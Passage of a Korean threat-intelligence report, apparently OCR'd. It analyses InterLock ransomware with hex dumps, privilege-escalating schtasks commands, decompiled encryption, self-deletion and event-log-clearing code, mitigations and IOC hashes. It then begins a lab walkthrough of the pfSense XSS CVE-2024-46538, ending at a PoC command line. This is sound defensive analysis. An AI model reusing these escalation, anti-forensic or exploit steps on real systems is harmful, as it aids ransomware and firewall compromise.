0000000140001000	C3 66 66 2E 0F 1F 84 00 00 00 00 00 0F 1F 40 00	Åff.....@.
0000000140001010	48 83 EC 28 48 8B 05 75 A8 03 00 31 C9 C7 00 01	H.ì(H..u¨..1ÉÇ..
0000000140001020	00 00 00 48 8B 05 76 A8 03 00 C7 00 01 00 00 00	...H..v¨..Ç.....
0000000140001030	48 8B 05 79 A8 03 00 C7 00 01 00 00 00 48 8B 05	H..y¨..Ç.....H..
0000000140001040	EC A7 03 00 66 81 38 4D 5A 75 0F 48 63 50 3C 48	ì§..f.8MZu.HcP<H
0000000140001050	01 D0 81 38 50 45 00 00 74 66 48 8B 05 1F A8 03	.Ð.8PE..tfH...¨.
0000000140001060	00 89 0D B9 1F 04 00 8B 00 85 C0 74 43 B9 02 00	...'.....ÀtC'..
0000000140001070	00 00 E8 41 F4 02 00 E8 D4 ED 02 00 48 8B 15 DD	..èAô..èÔí..H..Ý
0000000140001080	A8 03 00 8B 12 89 10 E8 D4 ED 02 00 48 8B 15 AD	¨.....èÔí..H...-
0000000140001090	A8 03 00 8B 12 89 10 E8 94 85 02 00 48 8B 05 3D	¨.....è....H..=
00000001400010A0	A7 03 00 83 38 01 74 50 31 C0 48 83 C4 28 C3 90	§...8.tP1ÀH.Ä(Ã.
00000001400010B0	B9 01 00 00 00 E8 FE F3 02 00 EB BB 0F 1F 40 00	'....èþó..ë»..@.
00000001400010C0	0F B7 50 18 66 81 FA 0B 01 74 45 66 81 FA 0B 02	.·P.f.ú..tEf.ú..
00000001400010D0	75 88 83 B8 84 00 00 00 0E 0F 86 7B FF FF FF 8B	u..¸.....{ÿÿÿ.
00000001400010E0	90 F8 00 00 00 31 C9 85 D2 0F 95 C1 E9 69 FF FF	.ø...1É.Ò..Áéiÿÿ

주소	Hex	ASCII
0000000140001000	48 81 3D 37 C1 13 00 E5 1C 00 00 0F 85 D0 AB 0A	H.=7Á..å.....Ð«.
0000000140001010	00 41 57 57 41 56 41 54 55 48 89 E5 48 81 EC F0	.AWWAVATUH.åH.ìð
0000000140001020	00 00 00 48 89 7D ED 89 45 BE 48 89 4D F7 03 4D	...H.}í.E¾H.M÷.M
0000000140001030	BD 0F B6 D1 4C 3B 15 64 3D 11 00 0F 89 ED 00 00	½.¶ÑL;.d=....í..
0000000140001040	00 4C 8B A5 67 FF FF FF 48 89 0D 10 87 11 00 4C	.L.¥gÿÿÿH......L
0000000140001050	89 0D 84 37 11 00 4C 39 CF 0F 89 AD 00 00 00 4C	...7..L9Ï......L
0000000140001060	8B 35 6F 15 11 00 4C 8D 7D 9A 49 89 F8 89 3D 41	.5o...L.}.I.ø.=A
0000000140001070	9F 11 00 89 D0 48 89 55 B9 89 95 41 FF FF FF 49	....ÐH.U'..Aÿÿÿ I
0000000140001080	C7 C2 BF 72 00 00 88 AD 79 FF FF FF 4C 89 9D 3F	ÇÂ¿r....yÿÿÿL..?
0000000140001090	FF FF FF 48 31 CF 4D 89 FB 4C 8B 7D F1 48 C7 C0	ÿÿÿH1ÏM.ûL.}ñHÇÀ
00000001400010A0	10 6A 00 00 8B 4D 85 8D 3D 41 08 11 00 0F B6 C1	.j...M..=A....¶Á
00000001400010B0	48 F7 C2 BA 16 F6 8D 74 16 8B 95 14 FF FF FF 4C	H÷Âº.ö.t....ÿÿÿL
00000001400010C0	8B B5 1C FF FF FF 81 C9 FB D4 00 00 48 29 D0 89	.µ.ÿÿÿ.ÉûÔ..H)Ð.
00000001400010D0	C8 8B 85 43 FF FF FF 4C 8B B5 52 FF FF FF 29 8D	È..CÿÿÿL.µRÿÿÿ).
00000001400010E0	77 FF FF FF 0B 8D 64 FF FF FF 8B 95 1E FF FF FF	wÿÿÿ..dÿÿÿ...ÿÿÿ

그림 12. 코드 패치 전후 메모리 비교(상: 코드 패치 전, 하: 코드 패치 후)

실행되는 코드가 저장된 영역에서 동일한 부분을 확인해보면 코드 패치 이후 저장된 데이터, 즉 코드가 변경된 것을 확인할 수 있다. Windows 버전의 InterLock 랜섬웨어는 백신과 같은 보안 프로그램에 탐지되지 않기 위해 랜섬웨어가 실행되면 실행 가능한 원본 코드로 복구한 뒤 실행하는 기법을 사용한다.

Windows 버전과 Linux 버전은 우선적으로 실행 인자를 확인한 뒤 특정 동작의 수행 여부를 결정한다. 두 버전 모두 확인하는 인자는 네 종류로 동일하다. 지정된 디렉터리나 파일만 암호화하는 인자, 실행 이후 랜섬웨어 파일을 스스로 삭제하는 인자가 존재한다. "-s" 인자의 경우 두 버전 모두 입력 여부는 확인하지만, Linux 버전은 확인만 할 뿐 기능이 추가되거나 제거되지 않고, Windows 버전만 스케줄러에 랜섬웨어를 등록하는 기능이 추가된다. 각 실행 인자와 기능은 아래 표와 같다.

인자	설명
--directory [target]	지정한 디렉터리만 암호화
--file [target]	지정한 파일만 암호화
--delete	파일 암호화 이후 자가 삭제
--system	작업 스케줄러 등록 및 권한 상승(Windows)

표 1. 실행 인자

Windows 버전은 총 4 개의 작업 스케줄러 명령어를 사용한다. 우선 작업을 등록하기 위해 기존에 존재하는 작업을 삭제하고, 랜섬웨어 실행 명령어에서 --system 인자를 제거한다. 인자를 제거한 명령어를 매일 20 시에 System 권한으로 실행하도록 작업을 등록한 다음 해당 작업을 즉시 실행한 뒤 삭제한다. 작업 스케줄러는 보통 지속성 확보나 권한 상승을 위해 사용되는데, InterLock 랜섬웨어의 경우 System 권한으로 작업 실행 후 작업을 바로 삭제하기 때문에 권한 상승을 위해 사용한 것으로 확인된다. 사용하는 명령어와 설명은 아래 표와 같다.

명령어	설명
schtasks /delete /tn TaskSystem /f > nul	기존 작업 삭제
schtasks /create /sc DAILY /tn "TaskSystem" /tr "cmd /C cd {path} && {execute_command}" /st 20:00 /ru system > nul	랜섬웨어 작업 등록 (System 권한)
schtasks /run /tn TaskSystem > nul	TaskSystem 작업 실행
schtasks /delete /tn TaskSystem /f > nul	TaskSystem 작업 삭제

표 2. 작업 스케줄러 명령어

다음으로는 입력한 인자에 따라 암호화 대상을 설정한 뒤 멀티스레드를 기반으로 파일을 암호화한다. 두 버전 모두 --file 인자를 사용하면 해당 파일만 암호화를 진행하고, --directory 인자를 사용하면 해당 디렉터리와 그 하위에 존재하는 모든 파일을 암호화한다. 두 인자 모두 사용하지 않았을 때는 최상위 디렉터리부터 모두 암호화를 진행하는데, Windows 버전은 C 드라이브의 최상위 디렉터리부터 암호화하고 Linux 버전은 루트 디렉터리부터 암호화를 진행한다.

```
if ( pathFile )
  threadStart(&pathFile);       // crypt target file
if ( pathDir )
  loopdir(&pathDir);            // crypt target dir
if ( !pathDir && !pathFile )
  allloop();                    // loop 'C:/'
```

```
if ( pathFile )
  threadStart(&pathFile);    // crypt target file
if ( pathDir )
  loopdir(&pathDir);         // loop target dir
if ( !pathDir && !pathFile
  allLoop();                 // loop root('/') dir
```

그림 13. 실행 인자에 따른 암호화 대상 설정(좌: Windows, 우: Linux)

--directory 인자를 사용해서 특정 디렉터리를 암호화하거나 --directory 인자와 --file 인자를 모두 사용하지 않아 최상위 디렉터리부터 암호화하는 경우, 디렉터리에 존재하는 모든 파일 및 디렉터리를 구분한다. 파일인 경우 암호화 스레드를 호출해 암호화를 진행, 디렉터리인 경우 랜섬노트를 생성하고 그 디렉터리 내부를 재귀적으로 탐색한다.

```
if ( (buf.st_ino & 0xF000) == 0x4000 )  // check directory
{
  if ( entry[8] == '.' && !entry[9]
    || entry[8] == '.' && entry[9] == '.' && !entry[10]// pass ".", ".." dir
    || (checkExceptDir((entry + 8)) & 1) != 0 )// pass exceptDir
  {
    file[buf.__unused[0]] = 0;
  }
  else
  {
    v2 = strlen(entry + 8);
    buf.__unused[0] += (v2 + 1);
    ++buf.__unused[1];
    *(buf.__unused[2] + 4 * buf.__unused[1]) = v2;
    v1 = opendir(file);                 // recursive opendir
```

그림 14. 디렉터리 검증 및 재귀적 탐색

모든 디렉터리를 탐색하는 것은 아니며, 예외 디렉터리는 암호화를 진행하지 않는다. 버전별 확인된 암호화 예외 디렉터리는 아래 표와 같다.

Windows	Linux
.(현재 폴더), ..(상위 폴더), $Recyble.Bin, Boot, Documents and Settings, PerfLogs, ProgramData, Recovery, System Volume Information, Windows, AppData, WindowsApps, Windows Defender, WindowsPowerShell, Windows Defender Advanced Threat Protection	.(현재 폴더), ..(상위 폴더), bin, boot, cdrom, dev, etc, home, lib, lib32, lib64, libx32, lost+found, media, mnt, opt, proc, run, root, sbin, snap, srv, sys, tmp, usr, var

표 3. 암호화 예외 디렉터리

또한, 식별된 대상이 파일인 경우, 해당 파일을 암호화하기 전에 별도의 예외 리스트를 기반으로 암호화 여부를 결정한다. 버전별 확인된 예외 파일 및 확장자는 아래 표와 같다.

Windows	Linux
!__README__!.txt, .bat, .bin, .cab, .cmd, .com, .cur, .diagcab, .diagcfg, .diagpkg, .drv, .hlp, .hta, .ico, .msi, .ocx, .psm1,.scr, .sys, .ini, .url, .dll, .exe, .ps1	!__README__!.txt, . boot.cfg, .sf, .b00, .v00, .v01, .v02, .v03, .v04, .v05, .v06, .v07, t00

표 4. 암호화 예외 파일 및 확장자

우선 파일명에 .interlock 확장자가 존재하는지 확인해 암호화 여부를 파악하고, 암호화되지 않은 파일이면 파일명에 .interlock 확장자를 추가한다. 시스템 시간을 기반으로 랜덤한 AES 키와 초기화 벡터(IV)를 생성한다. 이렇게 생성한 AES 키와 IV 는 파일 암호화에 사용되고, 하드코딩된 RSA 공개키를 이용해 암호화한 뒤 원본 파일의 맨 끝에 저장한다.

```
if ( !checkFileExt(target_file, ".interlock") )
{
  strcat(strcpy(encrypted_fileName, target_file), ".interlock");
  if ( !rename(target_file, encrypted_fileName) )
  {
    Stream = fopen(encrypted_fileName, "rb+");
    if ( Stream )
    {
      file_size = fsize(Stream);
      key_len = 48;
      key_IV = malloc(0x40ui64);
      generateKey(key_IV, file_size, key_len);// generate random key(32Bytes) & IV(16Bytes)
      file_size = addPaddingFile(Stream, file_size);
      *&ElementCount[1] = malloc(0x500ui64);
      *&ElementCount[1] = rsaCrypt(key_IV, key_len, *&ElementCount[1], ElementCount);// encrypt aes key & IV via RSA
```

그림 15. 암호화 여부 확인 및 암호화 키 생성

파일 암호화에는 AES 알고리즘을 사용하며 생성한 키와 IV 를 활용해 CBC 모드로 암호화를 진행한다. 파일 암호화는 1MB 크기의 블록 단위로 진행하며, 파일 전체를 암호화한다.

```
v5 = find_cipher("aes");
if ( cbc_start(v5, a3, a2, 32, 0, v9) )
{
  free(Block);
  free(v9);
  free(Buffer);
}
else
{
  while ( v17 > 0 )
  {
    v6 = v17;
    if ( v17 > ElementCount )
      v6 = ElementCount;
    v8 = fread(Block, 1ui64, v6, a1);
    if ( cbc_setiv(a3, 0x10ui64) || cbc_encrypt(Block, Buffer, v8, v9) )
      break;
    adjustFilePosition(a1, -v8, 1);
    fwrite(Buffer, 1ui64, v8, a1);
```

그림 16. 파일 암호화

--del 인자를 사용했다면 파일 암호화가 끝난 뒤 자가 삭제를 수행해 흔적을 지운다. Linux 버전은 특정 경로를 삭제하는 rmdir 명령어를 활용해 랜섬웨어를 삭제하고, Windows 버전의 경우 랜섬웨어 파일을 삭제하는 DLL 파일을 생성한 뒤, 이를 활용해 자가 삭제를 진행한다.

```
if ( !GetModuleFileNameA(0i64, ransomware, 0x104u) )
  return 0i64;
rand_num = rand();
tmp_path = getenv("tmp");
formatString2(self_deletefile, "%s/tmp%d.wasd", tmp_path, rand_num);
Stream = fopen(self_deletefile, "wb");        // create "%tmp%/tmp{rand_num}.wasd"
if ( !Stream )
  return 0i64;
fwrite(&data, 1ui64, 0xA00ui64, Stream);
fclose(Stream);
formatString2(v4, "rundll32.exe %s,run %s", self_deletefile, ransomware);
return create_process(v4);
```

그림 17. 자가 삭제용 DLL 생성(Windows)

DLL 파일은 랜섬웨어에 하드코딩된 상태로 저장되어 있으며, 이를 임시 폴더에 저장한다. 저장된 DLL 파일은 remove API 를 이용해 인자로 전달된 경로의 파일을 삭제하는 기능만이 포함된 단순 파일이다. Windows 버전은 해당 DLL 파일을 활용해 랜섬웨어를 삭제한다.

```
int __fastcall run(__int64 a1, __int64 a2, const char *a3)
{
  return remove(a3);
}
```

그림 18. tmp.wasd 기능

이외에도 Windows 버전에는 이벤트 로그를 삭제하는 기능이 존재한다. API 를 활용해 Application, Security, System, Forwarded Events 까지 총 4 개의 항목을 모두 삭제한다.

```
EvtClearLog(0i64, L"Application", 0i64, 0);
EvtClearLog(0i64, L"Security", 0i64, 0);
EvtClearLog(0i64, "S", 0i64, 0);
EvtClearLog(0i64, &ystem, 0i64, 0);
return EvtClearLog(0i64, L"Forwarded Events", 0i64, 0);
```

그림 19. 이벤트 로그 삭제

InterLock 랜섬웨어 대응방안




그림 20. InterLock 랜섬웨어 대응방안


InterLock 랜섬웨어의 Windows 버전은 실행 가능한 원본 코드로 복구하는 코드 패치 기법을 사용하기 때문에 Anti-Virus 등의 솔루션으로는 탐지되지 않을 수 있다. 따라서, 행위 기반으로 악성 행위를 식별해 차단하는 EDR 솔루션을 사용해 위협을 차단할 수 있다. 뿐만 아니라 침해 사고 분석에 어려움을 주기 위해 이벤트 로그를 삭제하는데, 이벤트 로그를 원격 저장소에 저장하거나 권한이 있는 관리자만 삭제할 수 있도록 설정해 흔적을 지우지 못하게 할 수 있다.

Windows 버전의 경우 작업 스케줄러를 이용해 System 권한으로 권한 상승을 시도한다. 따라서, 작업 스케줄러를 통해 실행되는 프로세스가 System 권한이 아니라 작업을 생성한 계정의 권한으로 실행되도록 설정, 혹은 관리자 권한이 있는 사용자가 아니면 작업을 등록하지 못하도록 설정하는 등의 조치가 필요하다.

파일 암호화는 물론, 자가 삭제를 위한 프로세스 생성 등을 방지하기 위해 ASR[10] 규칙을 활성화하거나 EDR 솔루션을 통해 공격자가 사용하는 특정 프로세스를 차단해 악성 행위를 막을 수 있다. InterLock 랜섬웨어는 파일 암호화 기능만 존재할 뿐 백업 복사본을 별도로 삭제하지 않기 때문에 Windows 의 기본 기능으로 만든 시스템 백업을 통해 일부 파일을 복구할 수 있다. 이외에도 주요 데이터를 별도의 네트워크나 저장소에 소산 백업해 피해를 최소화할 수 있다.

Linux 버전의 경우 파일 시스템 탐색 후 파일 암호화 및 암호화 이후 자가 삭제하는 기능만 존재한다. 따라서, 랜섬웨어가 실행되더라도 주요 파일을 암호화하지 못하게 사용자 계정의 파일 및 폴더의 권한을 최소한으로 부여해 피해를 최소화할 수 있다. 이외에도 EDR 솔루션을 사용해 악성 프로세스의 실행을 차단하거나 애플리케이션 허용 목록을 설정해 사전에 허용된 프로그램만 실행될 수 있도록 제한할 수 있다. 또한, 데이터를 별도의 네트워크나 저장소에 소산 백업해 피해를 최소화할 수 있다.

[10] ASR (Attack Surface Reduction): 공격자가 사용하는 특정 프로세스와 실행 가능한 프로세스를 차단하는 보호 기능


Indicator Of Compromise
InterLock(Windows)
a26f0a2da63a838161a7d335aaa5e4b314a232acc15dcabdb6f6dbec63cda642
InterLock(Linux)
e86bb8361c436be94b0901e5b39db9b6666134f23cce1e5581421c2981405cb1
28c3c50d115d2b8ffc7ba0a8de9572fbe307907aaae3a486aabd8c0266e9426f
File Name(Windows)
FiMatrixe(Linux)
Start

■ 참고 사이트

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/massive-psaux-ransomware-attack-targets-22-000-cyberpanel-instances/)

• SOCRadar 공식 홈페이지 (https://socradar.io/over-22000-cyberpanel-servers-at-risk-from-critical-vulnerabilities-exploitation-by-psaux-ransomware/)

• GitHub (https://gist.github.com/gboddin/d78823245b518edd54bfc2301c5f8882)

• NIST 취약점 데이터베이스 (https://nvd.nist.gov/vuln/detail/CVE-2024-51378)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/north-korean-govt-hackers-linked-to-play-ransomware-attack/)

• OzarksGo 공식 홈페이지 (https://www.ozarksgo.net/tv-outage-update)


• Unit42 공식 블로그 (https://unit42.paloaltonetworks.com/north-korean-threat-group-play-ransomware/)

pfSense XSS 취약점(CVE-2024-46538)

■ 취약점 개요

pfSense 는 FreeBSD[11]의 무료 오픈소스 방화벽 및 라우터 소프트웨어로, 웹 기반 인터페이스를 통해 구성 및 관리된다. 개인뿐만 아니라 기업에서도 무료 사용할 수 있는 이점을 가지고 있어 많은 사용자들이 네트워크 구성에 활용하고 있다.

OSINT 검색 엔진을 통해 인터넷 상에 공개된 pfSense 를 조회한 결과, 2024 년 11 월 8 일 기준 브라질, 독일, 미국을 비롯한 다양한 국가의 46 만 개 사이트에서 pfSense 를 사용 중인 것이 확인됐다.



출처: fofa.info

그림 1. pfSense 사용 통계

2024 년 10 월 22 일, pfSense 의 XSS(Cross-Site Scripting) 취약점(CVE-2024-46538)이 공개됐다. 해당 취약점은 인터페이스 그룹 관리 메뉴의 입력값 검증 미흡으로 임의의 악성 스크립트를 삽입할 수 있기 때문에 발생한다.

공격자는 XSS 취약점을 통해 운영자의 CSRF Token[12]을 탈취할 수 있고, 이를 이용해 관리자 콘솔을 통한 임의 명령 실행까지 유도한다. 관리자 콘솔을 통한 임의 명령 실행으로

[11] FreeBSD: , 4.4.BSD-Lite 를 바탕으로 개발된 오픈소스 운영체제

[12] CSRF Token: 서버 측 애플리케이션에서 생성되어 클라이언트와 공유하는 고유하고 예측할 수 없는 값

악성코드를 설치하면 방화벽 장악 및 규칙 조작 등이 가능하기 때문에 지속적인 공격을 가할 수 있다.

■ 공격 시나리오

CVE-2024-46538 의 공격 시나리오는 아래와 같다.




그림 2. CVE-2024-46538 공격 시나리오

① 공격자는 방화벽으로 pfSense를 사용 중인 취약한 서버 탐색 및 계정 탈취
② 공격자는 그룹 편집 권한이 있는 계정으로 악성 JavaScript 삽입
③ 피해자의 브라우저에서 악성 JavaScript 실행
④ 피해자는 스크립트 실행으로 방화벽에 임의 명령을 실행하는 요청 전송
⑤ 공격자는 임의 명령 실행을 통해 방화벽 내 악성코드 설치
⑥ 공격자는 방화벽 장악 이후 룰셋을 조작하여 방화벽 무력화

■ 영향 받는 소프트웨어 버전

CVE-2024-46538 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
pfSense	v2.5.2

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2024-46538 의 동작 과정을 살펴본다.

이름	정보
피해자	pfSense v2.5.2 (192.168.102.52)
공격자	Kali Linux (192.168.216.131)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 pfSense v2.5.2 이미지를 설치한다. CVE-2024-46538 취약점 테스트 구성을 위한 취약한 환경 구축 상세 과정은 아래 EQSTLab GitHub Repository 에서 확인할 수 있다.

URL: https://github.com/EQSTLab/CVE-2024-46538

만일 접속이 정상적으로 되지 않는다면, 아래 명령어로 방화벽 설정을 해제한다.

```
> pfctl -d
```

아래 명령어로 취약한 pfSense v2.5.2 환경이 정상적으로 설치된 것을 확인할 수 있다.

```
> cat /etc/version
```

취약한 pfSense v2.5.2 가 설치된 것을 아래와 같이 확인할 수 있다.

그림 3. 취약한 pfSense 환경 확인

Step 2. 취약점 테스트

CVE-2024-46538 취약점 테스트를 위한 PoC 가 저장된 EQSTLab 의 GitHub Repository 주소는 다음과 같다.

URL: https://github.com/EQSTLab/CVE-2024-46538

공격자 PC 에서 git clone 명령어를 사용하여 CVE-2024-46538 저장소의 PoC 를 다운로드한다.




그림 4. CVE-2024-46538 PoC 다운로드

다운로드 받은 PoC 파일은 CVE-2024-46538.py 로 실행할 수 있으며, 공격자 PC 에서 전송한 페이로드가 피해자의 pfSense 에서 실행된다.

```
$ python3 CVE-2024-46538.py –u [pfSense 주소] –i [pfSense ID] –p [pfSense 패스워드] –c [실행할 명령어]
```

해당 환경은 취약한 버전의 pfSense 를 사용하는 서버(https://192.168.102.52)가 구축되어 있으며, 관리자 계정 외에 tester(ID)/1q2w3e4r!@(password) 계정 또한 존재한다. tester 계정으로 해당 서비스에 시스템 명령어 `id`를 실행한 뒤, 이를 출력하는 악의적 XSS payload 를 삽입하는 명령은 다음과 같다.

```
$ python3 CVE-2024-46538.py –u 192.168.102.52 –i tester –p 1q2w3e4r₩!@ -c id
